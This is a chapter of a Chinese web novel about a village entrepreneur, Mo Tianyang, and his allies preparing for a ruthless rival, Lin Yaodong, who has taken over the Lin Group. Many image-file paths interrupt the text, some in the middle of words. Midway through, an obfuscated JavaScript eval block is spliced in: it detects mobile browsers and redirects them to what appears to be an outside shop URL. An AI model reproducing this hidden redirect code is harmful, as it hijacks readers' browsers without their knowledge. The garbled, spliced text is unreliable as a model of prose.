挂断电话后,莫天扬站在窗前,望着远处苍茫起伏的青木山,眉头无声地蹙紧。
楚婧雅带来的消息,印证了他长久以来隐约的预感——林耀东这条潜伏在暗处的毒蛇,终于彻底亮出了毒牙。而首当其冲的,很可能就是他这个被对方视为“掌握着独特资源”的乡下人。
林氏集团内部的腥风血雨,他无心也无力介入。但林耀东那毫不掩饰的贪婪与没有底线的作风,注定会将战火向外蔓延。他在这里经营的生态农业、特色加工,尤其是那些已初见成效、潜力巨大的独家配方和种植技术,在林耀东眼中,无疑是一块令人垂涎的肥肉。
“天扬,怎么了?脸色这么沉。”刘思雨端着一杯水走近,关切地问。她方才隐约听到了“林氏集团”“出事”几个字眼。
莫天扬转身接过水杯,并未隐瞒:“林氏集团高层内斗,新上位的林耀东是个不择手段的人。他可能会盯上我们这儿,带来麻烦。”
刘思雨心里一紧:“是针对村子,还是针对你?”
“本质上,是针对利益。”莫天扬抿了口水,眼神冷静而锐利,“我们手里的东西有了价值,自然会被人惦记。林耀东这种人,只信掠夺和掌控,不懂合作共赢。”
“那我们怎么办?”刘思雨忧心忡忡。青木村刚走上正轨,大家的生活才有了盼头,她实在害怕这来之不易的安宁被外来的风浪击碎。
“兵来将挡,水来土掩。不能给他任何可乘之机。”莫天扬放下水杯,语气沉稳,“我手里的凝露、屠苏配方,还有那些蔬菜瓜果的种植技术,都是他垂涎的目标。所以内部绝不能乱。”
他看向刘思雨,目光深邃:“思雨,我们需要眼睛和耳朵。留意一切不寻常的动静——有没有陌生人在村子附近转悠打听,有没有人用高价或特殊条件试图拉拢我们的员工或农户。”
刘思雨郑重点头:“我明白,我会悄悄提醒大家,都留个心眼。”
莫天扬轻轻拍了拍她的肩:“别太紧张,但绝不能大意。扎扎实实做好自己的事,把青木村建设得更好,就是我们最大的底气。这事,不要让太多的人知道,晚上咱们和标叔他们商量一下。”
……
城市的另一端。
楚婧雅放下手机,秀眉紧锁。莫天扬的警告在她耳边反复回响。她了解莫天扬,他绝非危言耸听之人。能让他如此郑重提醒,只说明林耀东的危险性,远非表面看来那么简单。
她起身走到办公室的落地窗前。林氏集团那座标志性大厦依然灯火通明,只是如今坐在顶楼那个位置上的人,已换成了心狠手辣的林耀东。
“不能参与进去……”她低声重复莫天扬的话,心中却清楚,以自己所处的行业和位置,想要完全置身事外,几乎不可能。
林耀东全面掌控林氏后,必然会有大动作,商界格局随之动荡。而莫天扬与他的青木村,很可能成为这场风暴中的一个目标,甚至一个突破口。
莫天扬说得对,林耀东风头正劲之时,也正是最容易露出破绽的时候。她需要更谨慎地观察,收集信息——不为主动出击,只为在关键时刻,能为远在青木村的他,也为她自己,多争取一道预警,或一个转圜的余地。
陡然间,楚婧雅心念一动,神色凝重起来。
莫天扬是她的男人,她自认为了解他。关于林耀东和林氏集团的消息,原本都是她告诉他的。可如今,反倒是莫天扬给了她如此严厉的警告。回想近来,每每谈及林耀东,莫天扬的分析总是精准透彻,这绝非仅凭道听途说就能做到的。
楚婧雅站起身,杏眸中掠过一丝惊疑。莫天扬所说的许多关于林耀东的细节,她似乎并未向他提过。这意味着,除了自己,莫天扬另有获取信息的渠道,且可能比她的更深入。
可莫天明明只是个普通人,别说在沛川,即便在浅驼县也相识有限。他究竟如何能获取连她都难以触及的消息?
“难道……”
一个念头闪过——莫非莫天扬还有别的身份?楚婧雅的心跳不由加快。那次意外之后,她早已将他视作一生的托付,只是碍于家世顾虑。倘若他真有隐藏的身份背景,那……
激动之余,她再次翻出关于莫天扬的调查资料,一字一句仔细审阅,眼中却渐渐浮起困惑。资料显示,他过往的经历清白简单,就像一张白纸,与常人无异。
下一刻,楚婧雅目光微凝。她想起了那三个始终默默跟随莫天扬的人,更通过特殊渠道知晓,那个叫王海龙的,绝非寻常角色。
“是他们……”
……
雀沟边,莫天扬静静注视着日渐升高的堤坝。工程虽未全部完工,但坝内蓄水已深达一米有余。若非眼下菜地、戈壁滩及山上的林木都亟需灌溉,这蓄水量恐怕远不止如此。水光潋滟,倒映着天边舒卷的云和远处青山的轮廓,平静之下仿佛蕴藏着难以估量的力量。
堤坝下方的雀沟白菜地里,一棵棵白菜早已包心结实,如同列队的士兵般挺拔整齐。叶片白嫩如玉,青翠欲滴,在阳光下泛着健康的光泽,只看一眼便令人心生欢喜。
身边的小白忽然低低呜咽一声,耳朵警觉地竖起。莫天扬转身,看见王海龙正朝他这边快步走来。他目光扫过四周,选了处避开来往游人视线的僻静角落,等待对方走近。
“天扬,有事?”王海龙压低了声音。
莫天扬深吸一口气,山间清冷的空气灌入胸腔。“刚接到婧雅的消息,林氏集团变天了。林耀东成了最大股东,林家老爷子被气得住了院,情况似乎不太妙。”
王海龙神情骤然一凛。他们一直暗中关注林耀东的动向,知道此人必有所图,却没想到短短数月,林氏竟真被他攫入掌中。回想莫天扬前些时日的判断,王海龙看向他的眼神里多了一丝不易察觉的凝重。
“天扬,林耀东既已掌控林氏,一旦稳住局面,接下来必会大展野心。你这里……很可能成为他的目标之一。”
莫天扬点了点头,目光投向远处起伏的山峦。“林耀东手段狠辣,这次是带着林浩宇那个二世祖去了趟赌城,硬是逼他交出了手中百分之五的股份,这才一举翻盘。林家人不会甘心,他想完全坐稳位置,还得费
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17009349|177151||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
些功夫。”
“眼下正是他动作最大的时候,”莫天扬转回视线,语气冷静,“让沛川的兄弟们多留心。林耀东这人阴险,但若没有‘眼镜蛇’在背后支撑,他也未必敢如此放肆。”
“明白。”王海龙应下,随即又想起一事,“对了,你之前让查‘动物保护中心’那件事,有点眉目了。确实有人盯上了这片地方,想借保护动物的名头捞好处。不过思雨上次说的那个负责人,只是个摆在明面的傀儡,真正下指令的,另有其人。”
“就这么片山沟野地,倒成了香饽饽。”莫天扬嘴角浮起一丝冷峭的弧度,“海哥,那天思雨提的时候我就想过,未必是林家人。我怀疑……和当年针对王传林他们的,是同一只黑手。”
他顿了顿,声音沉缓下来,像在剖析一道复杂的谜题:“手法很像。都是先找个冠冕堂皇的理由靠近,再一步步渗透、掌控。只不过,这次他们换了个更隐蔽的壳子。”
王海龙的眼神骤然锐利,如同蛰伏的鹰隼终于瞥见了风中那一丝异样的气息。“王传林的事过去这么久,他自己也从没放弃追查,可至今都没揪出幕后黑手。连我们暗中留意,线索也总是断得莫名其妙……”莫天扬蹲下身,随手拔起一根枯草,在指间缓缓捻动,草茎渐渐碎成细末。“青木山这片地方,我们看到的,是水土,是产出。但有些人……或许看到了更深、更不一样的东西。”
他停顿片刻,声音低了几分,“王叔他们以前常说,做生意那些年如履薄冰,从不敢轻易得罪人。我心里……一直隐隐觉得,他们集团当年出事,或许和我有些关联。”
“难道也是因为你种植的蔬菜,或是那些药酒配方?”王海龙沉声问。
莫天扬深吸一口山间清冷的空气,摇了摇头。“我不确定,这只是一种模糊的预感。但事出反常,总有其根由。”
他站起身,拍了拍手上的草屑,转换了话题,“对了,学校的事,我们之前商议过。你回头联系你那几位信得过的战友,请他们分批次过来。我可以借着技术培训或者安保扩编的名义,把他们稳妥地安排下来。”
“太好了!”王海龙脸上露出难得的笑意,“他们私下问过我好几回了,都盼着能有个安稳的着落。”
“还有,”莫天扬接着说,语气温和而周密,“学校开学后,食堂、清洁这些后勤岗位也需要不少人手。眼下都是峰叔和几位婶子在操持,他们年纪渐长,终究太过辛苦。你问问你那些战友,他们的家属如果愿意,可以一起过来。孩子能在咱们这儿上学,一家人团聚,彼此也好有个照应。”
王海龙心头一暖,重重吐了口气。“天扬,你想得太周到了!我跟他们提过你,他们这段时间也没少看关于你和咱们村的报道,知道你待人厚道,福利实在。能举家过来,他们肯定一百个愿意。”
“那就好。”莫天扬点点头,神色恳切,“具体的待遇和安置细节,等大家过来了,我们当面再细谈。青木村是大家的根,也是大家的未来,绝不会亏待任何一位真心实意留下的人。”